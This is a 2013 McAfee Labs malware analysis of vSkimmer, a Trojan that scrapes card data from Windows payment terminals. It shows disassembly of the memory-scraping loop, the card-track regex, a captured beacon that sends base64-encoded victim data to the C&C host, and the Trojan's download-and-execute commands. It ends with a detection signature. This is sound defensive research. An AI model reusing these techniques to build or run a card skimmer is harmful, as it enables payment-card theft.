# VSkimmer Botnet Targets Credit Card Payment Terminals

securingtomorrow.mcafee.com/mcafee-labs/vskimmer-botnet-targets-credit-card-payment-terminals/

March 21, 2013

Chintan Shah


Mar 21, 2013


6 MIN READ

**April 2**

**This blog has been updated with McAfee's NSP detection. See end of blog.**

While monitoring a Russian underground forum recently, we came across a discussion about a Trojan for sale that can steal credit card information from machines running Windows for financial transactions and credit card payments. The malware, vSkimmer, can detect the card readers, grab all the information from the Windows machines attached to these readers, and send that data to a control server. The author of the thread also discusses other capabilities of this malware, which appears to be a successor of Dexter, but with additional functions.





We already know about botnets such as Zeus and SpyEye, which perform financial fraud using extremely sophisticated techniques including intercepting the victims' banking transactions. VSkimmer is another example of how financial fraud is actively evolving and how financial Trojans are developed and passed around in the underground community. This botnet is particularly interesting because it directly targets card-payment terminals running Windows.

Our Automated Botnet Replication Framework first saw this Trojan on January 18. We've analyzed samples of this malware and figured out how it steals the credit card information and its additional control functionalities. While performing the API tracing , we found it uses fairly standard antidebugging techniques:

The malware collects the following information from the infected machine and sends it to the control server:



- Machine GUID from the Registry
- Locale info
- Username
- Hostname
- OS version


This malware uses a standard installation mechanism and copies itself as





svchost.exe into %APPDATA% , modifies the registry key to add itself under the authorized list of apps, and runs ShellExecute to launch the process. One function of vSkimmer if the Internet is not available is to wait for a USB device with the volume name KARTOXA007 to be connected to the infected machine and to copy all the logs with the file name dumz.log and the card info collected from the victim to the USB drive.

I checked by disconnecting from the Internet: The malware enumerated all the drives and created the file dumz.log in the drive with the preceding name.






## Extracting credit card information

VSkimmer maintains the whitelisted process, which it skips while enumerating the running processes on the infected machine.

Once vSkimmer finds any running process not in the whitelist, it runs OpenProcess and ReadProcessMemory to read the memory pages of the process and invokes the pattern-matching algorithm to match the regular expression “?[3-9]{1}[0-9]{12,19}[D=\\u0061][0-9]{10,30}\\??”) and extract the card info read by the payment devices. This is done recursively for every process running in the infected machine and not on the whitelist.

```
LEA EAX,DWORD PTR SS:[EBP-108]
PUSH svchost.0041D8BC                    ASCII "System"
PUSH EAX
CALL svchost.00409F60
POP ECX                                  00A0FE6C
POP ECX                                  00A0FE6C
TEST EAX,EAX
JE svchost.004078D5
LEA EAX,DWORD PTR SS:[EBP-108]
PUSH svchost.0041D8B0                    ASCII "smss.exe"
PUSH EAX
CALL svchost.00409F60
POP ECX                                  00A0FE6C
POP ECX                                  00A0FE6C
TEST EAX,EAX
JE svchost.004078D5
LEA EAX,DWORD PTR SS:[EBP-108]
PUSH svchost.0041D8A4                    ASCII "csrss.exe"
PUSH EAX
CALL svchost.00409F60
POP ECX                                  00A0FE6C
POP ECX                                  00A0FE6C
TEST EAX,EAX
JE svchost.004078D5
LEA EAX,DWORD PTR SS:[EBP-108]
PUSH svchost.0041D894                    ASCII "winlogon.exe"
PUSH EAX
CALL svchost.00409F60
POP ECX                                  00A0FE6C
POP ECX                                  00A0FE6C
TEST EAX,EAX
JE svchost.004078D5
LEA EAX,DWORD PTR SS:[EBP-108]
PUSH svchost.0041D884                    ASCII "services.exe"
PUSH EAX
CALL svchost.00409F60
POP ECX                                  00A0FE6C
POP ECX                                  00A0FE6C
TEST EAX,EAX
JE svchost.004078D5
LEA EAX,DWORD PTR SS:[EBP-108]
PUSH svchost.0041D878                    ASCII "lsass.exe"
PUSH EAX
CALL svchost.00409F60
POP ECX                                  00A0FE6C
```

```
PUSH [LOCAL.288]                         Arg1 = 00001000
LEA ECX,[LOCAL.141]
CALL svchost.004042F7                    svchost.004042F7
CMP [LOCAL.136],10
MOV EAX,[LOCAL.141]
JNB SHORT svchost.00407528
LEA EAX,[LOCAL.141]
LEA ECX,[LOCAL.284]
PUSH ECX                                 pBytesRead = 00A0F998
PUSH [LOCAL.288]                         BytesToRead = 1000 (4096.)
PUSH EAX                                 Buffer = 00A0FC00
PUSH ESI                                 pBaseAddress = 10000
PUSH EDI                                 hProcess = 000000B4 (window)
CALL DWORD PTR DS:[41D068]               ReadProcessMemory
PUSH EBX                                 Arg2 = 00000000
PUSH [LOCAL.284]                         Arg1 = 00001000
LEA ECX,[LOCAL.141]
CALL svchost.004042F7                    svchost.004042F7
PUSH svchost.0041D7F8                    ASCII "\\;?[3-9](1)[0-9](12,19)[D=\\w0
LEA ECX,[LOCAL.295]
CALL svchost.00407430                    Subroutine to match the RegEx
CALL svchost.004056BB
PUSH EBX                                 Arg4 = 00000000
LEA EAX,[LOCAL.295]                      Arg3 = 00A0FC00 ASCII "$@>"
PUSH EAX
LEA EAX,[LOCAL.310]                      Arg2 = 00A0FC00 ASCII "$@>"
PUSH EAX
LEA EAX,[LOCAL.141]                      Arg1 = 00A0FC00 ASCII "$@>"
PUSH EAX
MOV BYTE PTR SS:[EBP-4],2                svchost.0040728A
CALL svchost.0040728A
ADD ESP,10                               Name = "www.posterminalworld.la"
CALL DWORD PTR DS:[41D1D8]               gethostbyname
TEST EAX,EAX                             Preparing to connect to C&C
```

## VSkimmer control

Before communicating with the control server, the malware B64-encodes all the machine information collected and appends it to the URI. The encoded string follow this format:

machine guid|build_id|bot_version|Windows_version|Host_name|User_Name


Next, vSkimmer creates the HTTP request and connects to the control server:

While this malware ran, we saw the following response. Note that the commands are within the <cmd> </cmd> tag.


Once vSkimmer receives a response from the server, it executes the following routine to parse the command:

Because the response from the server during execution was <cmd>null</cmd>, the malware extracts the 3-byte command and tries to match it with the other commands implemented by vSkimmer. First it checks if the command from the server is “dlx.”

If not, then vSkimmer checks for the “upd” command. These commands implement the HTTP download and execute (“dlx”) and update of the bot (“upd”), respectively.

As we saw earlier in this post, vSkimmer can also grab the Track 2 data stored on the magnetic strip of the credit cards. This track stores all the card information including the card number. (You can read more about the Track 2 data format on Wikipedia. The chief information:


- Primary Account Number: the number printed on the front of the card
- Expiration Date
- Service Code: the three-digit number





```
GET /api/process.php?
xy=YTJmNTQzYTctOWQxZC00MzMxLWIwMzgtYTllYzBlZjU0NGQ1fGF6fDIuMS4xMnw1LjEuM3xBTUlULTc4M
HTTP/1.1
Host: www.posterminalworld.la
User-Agent: PCICompliant/3.33

HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Wed, 20 Mar 2013 06:35:20 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.13

f
<cmd>null</cmd>
0
```







## VSkimmer bot control panel

Here's a look at the control panel of the command server:


### UPDATE

McAfee NSP detection:




Attack ID: 0x4880a600
Attack Name: BOT: VSkimmer Traffic Detected
Sigset: Intrushield Network Security Signature Set 7.5.34.10

Chintan Shah
Chintan Shah is currently working as a Security Researcher with McAfee Intrusion Prevention System team and holds broad experience in the network security industry. He primarily focuses on Exploit and...

## More from McAfee Labs

Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency

By Oliver Devane  Update: In the past 24 hours (from time of publication)  McAfee has identified 15...

May 05, 2022 | 4 MIN READ

Instagram Credentials Stealer: Disguised as Mod App

Authored by Dexter Shin  McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

May 03, 2022 | 4 MIN READ

Instagram Credentials Stealers: Free Followers or Free Likes

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

May 03, 2022 | 6 MIN READ

Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ

Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi  McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ

Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole  Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ

Emotet’s Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ

HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ

‘Tis the Season for Scams


‘Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ


The Newest Malicious Actor: “Squirrelwaffle” Malicious Doc.

Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ



Social Network Account Stealers Hidden in Android Gaming Hacking Tool

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ

Malicious PowerPoint Documents on the Rise

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ